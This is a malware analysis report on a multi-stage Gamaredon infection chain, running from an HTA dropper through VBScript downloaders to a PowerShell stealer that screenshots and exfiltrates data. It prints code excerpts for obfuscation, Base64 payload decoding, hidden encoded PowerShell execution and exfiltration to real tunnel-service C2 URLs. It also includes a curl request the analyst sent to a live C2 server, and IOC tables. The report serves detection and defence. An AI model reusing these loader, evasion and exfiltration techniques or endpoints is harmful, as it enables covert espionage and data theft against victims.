Gamaredon
1. Executive Summary
This report details the analysis of a multi-stage malicious HTML Application (HTA) identified as a dropper associated with Gamaredon (also known as Primitive Bear, Shuckworm, or Armageddon). The threat actor is a state-sponsored group primarily targeting Ukrainian government and military organizations, though their indiscriminate spreading techniques often affect broader targets.
The infection chain commences with a heavily obfuscated HTA file that drops a VBScript downloader. Through a series of handoffs involving intermediate VBScript bridges, the attack culminates in the execution of a fileless PowerShell espionage module.
Key Findings:
- Sophisticated Evasion: The malware abuses legitimate internet services—including Cloudflare Workers, Microsoft Dev Tunnels, and Loophole—to tunnel Command and Control (C2) traffic. This technique renders standard IP/Domain blocklists ineffective.
- Resilient Infrastructure: The malware employs a “Loop of Death” connection strategy, rotating through hardcoded IPs, dynamic domains, and third-party lookups (via check-host.net) to resolve C2 addresses.
- Espionage Capabilities: The final payload is designed for rapid reconnaissance. It captures screenshots (with active cursor position), enumerates files, maps network drives, and profiles installed security software.
- Living-off-the-Land (LotL): The attack relies entirely on native Windows utilities (mshta.exe, wscript.exe, powershell.exe), leaving minimal forensic footprints on the disk.
The analyzed sample represents a high-severity threat due to its ability to bypass perimeter firewalls and its focus on immediate data exfiltration.
2. Technical Analysis
2.1 Stage 1: HTA Dropper
1 | Get-FileHash .\gamaredon.hta |

The file gamaredon.hta is an HTML Application containing a heavily obfuscated VBScript. The script employs string concatenation, variable randomization, and dead-code insertion (junk loops and arithmetic) to evade static analysis.
After manual deobfuscation, the script was identified as a dropper. The execution flow consists of four distinct phases: Command Construction, Payload Decoding, File Dropping, and Execution.
File Overview
- File Name:
gamaredon.hta - File Type: HTML Application (HTA) containing embedded VBScript
- SHA-256:
AA572532AB1C8A731E7BA32E97BA180268EEE8E6A74A2B9C4DC3EFB669EDB9AF - Total Lines: ~1205
- Purpose: Downloader / Stage-1 loader used to fetch or reconstruct a second-stage VBScript payload
A. Entry Point and Command Construction
The entry point of the script is pyramidlHU/func_main. Its primary purpose is to reconstruct the execution command string character by character. This is done to prevent simple string matching (like YARA rules) from detecting the intent to launch wscript.exe.
1 | Sub func_main |
"ws" + "cri" + "pt" + "." + "ex" + "e "
→wscript.exe//e:vbs→ force VBScript engine//b→ run in batch mode without prompts
This argument is critical. It forces the interpreter to handle the target file as VBScript, regardless of the file extension.
Once assembled, it calls func_execute_stage2() with:
- the string
"wscript.exe" - the path to the dropped Stage-2 script (returned by
allegianceLBS())
B. Payload Decoding
The function jobsN2A contains the embedded payload in a Base64 string. It utilizes Microsoft.XMLDOM to decode the string into binary data. A secondary helper function, fitsGXt, uses ADODB.Stream to convert that binary data into a UTF-8 text string.
1 | Function jobsN2A() |
- A hard-coded Base64 string (
var_base63_encoded) contains the malware’s second stage. - It creates an MSXML Base64 element:
msxml2.domdocument.3.0- Element type:
"base64"
- Sets its datatype to
"bin.base64"so MSXML automatically decodes it. - Passes the decoded binary bytes to
fitsGXt()for UTF-8 conversion.
C. Binary-to-Text Converter
1 | Function fitsGXt(blouseqeV) |
This function converts the raw Base64-decoded bytes into readable UTF-8 text, which is the final VBS payload.
Workflow:
- Writes the binary data into an
ADODB.Streamobject. - Switches the stream to text mode.
- Sets the charset to UTF-8.
- Outputs the decoded Stage-2 script as a string.
This acts as the script’s decompression/unpacking mechanism.
D. File Dropper
The function allegianceLBS handles writing the decoded payload to the disk.
1 | Function allegianceLBS() |
- Creates standard COM objects:
WScript.ShellScripting.FileSystemObject
- Resolves
%TEMP%to a fully qualified path. - Drops the Stage-2 script to:
1 | %TEMP%\ricebG3 |
- Writes the output of
jobsN2A()(the decoded VBS payload) into that file. - Extensionless File: The malware intentionally saves the file without a file extension (e.g., .vbs). This is a defensive evasion technique. Many security solutions scan specific extensions or look for executable headers. By saving it as a generic file and using
//e:vbscriptlater, it bypasses basic filters.
E. Execution
1 | Function func_execute_stage2(w_script, wscript_argv) |
This function is responsible for executing the dropped Stage-2 VBScript using ShellExecute.
- Creates the
Shell.ApplicationCOM object. - Intended behavior (commented in your sanitized sample):
1 | create_object.ShellExecute "wscript.exe", "<TEMP>\ricebG3 //e:vbs //b" |
- Would run Stage-2 silently, without dialog boxes.
The ShellExecute method is triggered to run the constructed command. This transitions the infection chain from the HTA context (controlled by mshta.exe) to the WScript context. The process tree will show mshta.exe spawning wscript.exe.
Cleaning and de-obfuscating this Stage-1 HTA took approximately one hour. After commenting out the ShellExecute call and running the script in a controlled environment, we were able to observe the exact command it intended to execute:
1 | wscript.exe "C:\Users\Profzzor\AppData\Local\Temp\ricebG3" //e:vbscript //b |
confirming both the file it drops into the %TEMP% directory and the method used to launch the Stage-2 payload.
2.2 Stage 2: VBScript Downloader (ricebG3)
1 | Get-FileHash .\ricebG3 |
File Overview
- File Name:
ricebG3 - File Type: Obfuscated VBScript (Stage-2 payload dropped by
gamaredon.hta) - SHA-256:

46D43BEB0BF73BF805C319F4D82B627907046A4C6F18AD1EE9B0B7A59CBE96B9 - Total Lines: ~5022
- Purpose: Fully functional Stage-2 downloader/backdoor, responsible for beaconing, fingerprinting the machine, rotating through multiple C2 infrastructures, downloading a Base64-encoded Stage-3 payload, decoding it, and executing it via
ExecuteGlobal.
A. Victim Fingerprinting
Upon execution, the script immediately generates a unique identifier for the infected machine. This ID is composed of the Computer Name and the Volume Serial Number of the system drive. This allows the attackers to track individual infections and serve specific payloads to high-value targets.
1 | Function GenerateSystemFingerprint() |
B. C2 Communication & User-Agent Construction
The malware constructs a custom User-Agent string. This is a critical network indicator. It appends the Victim ID (generated in step A) directly into the User-Agent header, allowing the C2 server to identify the victim simply by looking at the HTTP headers.
1 | ' Pattern: Mozilla/5.0... Firefox/77.0::/.[RandomString]/.[ComputerName]_[DriveSerialHex]::/./. |
The script sends GET requests with specific headers:
- User-Agent: Contains the Victim ID.
- Cookie: Hardcoded to
missionaryZ0w. - Content-Length: Hardcoded to 2817 (even for GET requests, which is anomalous).
C. C2 Infrastructure & Redundancy
The script exhibits a highly resilient “Loop of Death” trying to reach a Command and Control server. It rotates through four different mechanisms to find a working C2. If one fails, it sleeps and tries the next.
1 | Dim c2Server_IP_1 |
- Cloudflare Workers: (.workers.dev) - Uses legitimate Cloudflare infrastructure to proxy traffic, hiding the actual backend server.
- Direct IP: (5.181.2.158) - A fallback hardcoded IP address.
- Third-Party Resolver: It queries check-host.net (a legitimate IP checking service) to resolve the hostname tillthesunrise.sytes.net.
- Tactical Significance: This evades local DNS blocklists. If the organization blocks sytes.net, the malware still works because the DNS request goes to check-host.net (which is likely whitelisted). The script parses the HTML response using Regex (geneXlf) to extract the current IP of the C2.
- Domain Generation: It constructs URLs using youaresilent.ru.
D. Payload Download & Fileless Execution
Once a connection is established, the C2 server responds with a payload. The script checks if the response length is greater than 85 bytes (filtering out empty or error responses).
1 | ' Clean the response (remove carriage returns/line feeds) |
- Fileless Persistence: The Stage 3 payload is never written to the disk.
- ExecuteGlobal: This command executes the downloaded string immediately within the current VBScript memory context. This makes forensic recovery difficult if the machine is rebooted, as the payload exists only in RAM.
2.3 C2 Network Analysis & Verification
Dynamic analysis of the Stage-2 script revealed a robust communication protocol designed to retrieve the next-stage payload. The malware issues HTTP GET requests to multiple hard-coded command-and-control (C2) endpoints using a rotating infrastructure strategy.
A. Traffic Characteristics
The requests are constructed dynamically using string concatenation, randomized file extensions, and environment-derived identifiers.
1 | GET https://long-king-02b7.5ekz2z6pjk.workers.dev/t.rar |
Request to Cloudflare Workers (Primary C2)
1 | GET http://5.181.2.158/k.avi |
Request to Direct IP C2 Fallback
B. Analysis of Network Indicators
Rotating C2 Infrastructure: The malware cycles through a list of primary, fallback, and domain-masqueraded servers. This ensures resiliency; if one IP is blocked, the malware shifts to a Cloudflare Worker or a dynamic domain.
Randomized File Extensions: Requests append misleading extensions such as .rar, .avi, .jpg, and .html. Despite the extension, the server always returns the same Base64-encoded VBScript payload.
Custom User-Agent (Fingerprinting): The User-Agent string is a composite identifier embedding:
- Browser signature (spoofed Firefox)
- System Name (e.g.,
DESKTOP-5PSV9GH) - Volume Serial Number
- Current C2 URL
Cookie Header: A constant cookie value (
missionaryZ0w) is used as an authentication token or campaign identifier.
C. Manual Payload Retrieval (Verification)
To validate the C2 infrastructure and confirm the behavior of the downloader, a manual request was issued replicating the Stage-2 logic:
1 | curl -s 'https://long-king-02b7.5ekz2z6pjk.workers.dev/t.rar' \ |
Result: The server responded with the raw Stage-3 payload.
D. Payload Decoding Routine
The downloaded content contains obfuscation markers (&&) and embedded CR/LF characters. The malware (and our analysis) must clean this before decoding.
1 | ' Removal of junk characters and whitespace |
By replicating this routine manually, the Base64 blob decoded successfully, revealing the full Stage-3 VBScript. This confirmed that the C2 was active and serving payloads at the time of analysis.
2.4 Stage 3: VBScript to PowerShell Handoff
1 | Get-FileHash .\stage3.vbs |
File Overview
- File Name:
stage3.vbs(Derived name for analysis) - File Type: Obfuscated VBScript
- SHA256:
A8D4CA5E8C844B44481387BCA57FB1E441992AF0AB4C9A7578123CDDBDA5214A - Purpose: Decodes and executes a PowerShell command to launch the final backdoor.

A. Obfuscation Technique: ASCII Mapping
Unlike the previous stages which relied on string chopping, this stage utilizes integer-to-character mapping to hide its intent. The script defines a list of variables containing ASCII values and uses a helper function dJXyG (an alias for the native Chr function) to reconstruct strings at runtime.
1 | noWAo = 45 ' ASCII for "-" |
By mapping these integers, the script reconstructs the string wscript.shell into variable PCgzs. This prevents static analysis tools from seeing the shell instantiation command in plain text.
B. Command Reconstruction
The script concatenates the Base64 payload stored in variable GTHTp with PowerShell execution arguments constructed from the ASCII variables.
1 | ' GTHTp contains the Base64 PowerShell Blob |
C. Execution Mechanism
The script initializes the WScript.Shell object and executes the reconstructed command.
1 | set hGaTO = fNgpO ' fNgpO is WScript.Shell |
- 0 Parameter: The second argument to the .Run method is 0. This specifies SW_HIDE, meaning the PowerShell window will spawn in a hidden state, completely invisible to the user.
- Flags Used:
- -nol (NoLogo): Hides copyright information.
- -nop (NoProfile): Skips loading the user’s PowerShell profile (speeds up execution and avoids profile-based logging).
- -enc (EncodedCommand): Accepts a Base64 encoded string as the command.
D. Dynamic Validation
Execution of the script in a controlled sandbox resulted in the following process spawning:
1 | PS C:\Users\Profzzor\Desktop> cscript.exe .\stage3.vbs |
This confirms that Stage-3 is a PowerShell loader, and the VBScript’s only purpose is to reconstruct and execute a PowerShell command in encoded (-enc) form. The Base64 payload inside this PowerShell command represents Stage-4, the next step in the infection chain.
2.5 Stage 4: PowerShell Info-Stealer
1 | Get-FileHash .\stage4_clean.ps1 |
File Overview
- File Name: stage4_clean.ps1 (Decoded from Stage 3)
- File Type: Deobfuscated PowerShell Script
- SHA256:
BF985A730ADEFEDB740E1C7CA1D9E6BB029EBFBC04BB0136155956FBDFAB6D3F - Purpose: Surveillance, data theft, and exfiltration via tunneling services.
A. Data Collection Capabilities
The script functions as a comprehensive information stealer. Upon execution, it aggregates data into a Hashtable which is later converted to a NameValueCollection for HTTP POST transmission.
The malware collects the following specific data points:
Desktop Screenshots ($Key_Screenshot = “img”):
- It captures the full primary monitor.
- Notably, it manually draws the mouse cursor onto the screenshot. This suggests the attackers are interested in the user’s active interaction context, not just the static display.
- The image is converted to a Byte Array and then to a Base64 string.
File System Enumeration ($Key_DirectoryTree = “install”):
- It recursively lists all directories and files on the user’s Desktop.
- It also enumerates all available PSDrives, calculating Used/Free space in GB.
Security Reconnaissance ($Key_SystemInfo = “share”):
- Antivirus Detection: Queries WMI (root\SecurityCenter2) to identify installed Antivirus products.
- Process List: Enumerate all running processes (ps).
- System Metadata: Parses the output of the legacy systeminfo command to grab OS version, boot time, and hotfixes.
B. C2 Infrastructure: Tunneling Service Abuse
The exfiltration mechanism (ExfiltrateData) is highly resilient. It does not communicate with a standard malicious domain. Instead, it abuses legitimate tunneling services.
1 | $C2_URL_Primary = "https://bpwnm075-80.use.devtunnels.ms" |
- Microsoft Dev Tunnels (devtunnels.ms): A service for developers to expose local ports. Traffic to this domain is often trusted by enterprise firewalls.
- Cloudflare Tunnels (trycloudflare.com): Uses Cloudflare’s edge network, masking the attacker’s true backend IP.
- Loophole (loophole.site): Another port forwarding service.
C. Data Exfiltration Method
The collected data is packed and sent via a single HTTP POST request.
1 | $CollectedDataHashtable = @{ |
- Method: UploadValues triggers a POST request.
- Format: The body of the request will be key=value pairs.
- Size: Because it includes a Base64 screenshot, this POST request will be large (several hundred KB to MB).
3. Conclusion
The analysis of gamaredon.hta confirms a classic yet evolving infection chain typical of the Gamaredon group. The extensive use of VBScript obfuscation, specifically the “junk code” insertion and string concatenation, matches the group’s long-standing Pterodo (Pteranodon) toolset signatures.
However, the analysis highlights a significant evolution in their network infrastructure. The shift from relying solely on Dynamic DNS (DDNS) to abusing legitimate tunneling services (specifically Microsoft Dev Tunnels and Cloudflare Argo) represents a tactical improvement. This allows the attacker’s traffic to blend in with legitimate developer and web traffic, complicating detection efforts.
Furthermore, the “Fileless” nature of the Stage 3 and Stage 4 payloads—which reside only in memory after being fetched—demonstrates the group’s focus on anti-forensics. Detection logic must focus on behavioral indicators (e.g., wscript.exe spawning powershell.exe with hidden window flags) and network anomalies (e.g., non-browser processes communicating with devtunnels.ms or check-host.net) rather than static file signatures alone.
Appendix A: Indicators of Compromise (IOCs)
A.1 File Hashes (SHA256)
| Description | SHA256 Hash |
|---|---|
| Stage 1: HTA Dropper (gamaredon.hta) | AA572532AB1C8A731E7BA32E97BA180268EEE8E6A74A2B9C4DC3EFB669EDB9AF |
| Stage 2: VBS Downloader (ricebG3) | 46D43BEB0BF73BF805C319F4D82B627907046A4C6F18AD1EE9B0B7A59CBE96B9 |
| Stage 3: VBS Bridge (Memory Only) | A8D4CA5E8C844B44481387BCA57FB1E441992AF0AB4C9A7578123CDDBDA5214A |
| Stage 4: PS1 Stealer (Memory Only) | BF985A730ADEFEDB740E1C7CA1D9E6BB029EBFBC04BB0136155956FBDFAB6D3F |
A.2 Network Indicators (C2 & Infrastructure)
Stage 2 (Downloader) Endpoints:
| Domain / IP | Type | Purpose |
|---|---|---|
| 5.181.2.158 | IP Address | Payload Delivery (Fallback) |
| long-king-02b7.5ekz2z6pjk.workers.dev | Cloudflare Worker | Payload Delivery (Primary) |
| youaresilent.ru | Domain | Payload Delivery |
| tillthesunrise.sytes.net | Dynamic DNS | C2 IP Resolution Target |
| check-host.net | Legitimate Service | Abused for IP Resolution |
Stage 4 (Exfiltration) Endpoints:
| Domain | Type | Purpose |
|---|---|---|
| bpwnm075-80.use.devtunnels.ms | Microsoft Dev Tunnel | Data Exfiltration |
| cake-wonderful-chamber-take.trycloudflare.com | Cloudflare Tunnel | Data Exfiltration |
| bcc48d9afa97b5bb8275ff047645e935.loophole.site | Loophole Tunnel | Data Exfiltration |
Network Signatures:
- User-Agent Pattern:
Mozilla/5.0 ... Firefox/77.0::[ComputerName]_[DriveSerialHex]::/./[C2_URL] - Hardcoded Cookie:
missionaryZ0w - Traffic Anomaly: HTTP GET requests with
Content-Length 2817(Unusual for GET).
A.3 Host-Based Indicators
| Path / Artifact | Description |
|---|---|
%TEMP%\ricebG3 |
Dropped VBScript file (No extension) |
wscript.exe //e:vbscript //b |
Process execution argument pattern |
powershell.exe -nol -nop -enc |
Spawning from wscript.exe (Hidden window) |
HKEY_CURRENT_USER\Console\WindowsResponby |
Registry key queried for persistence/config |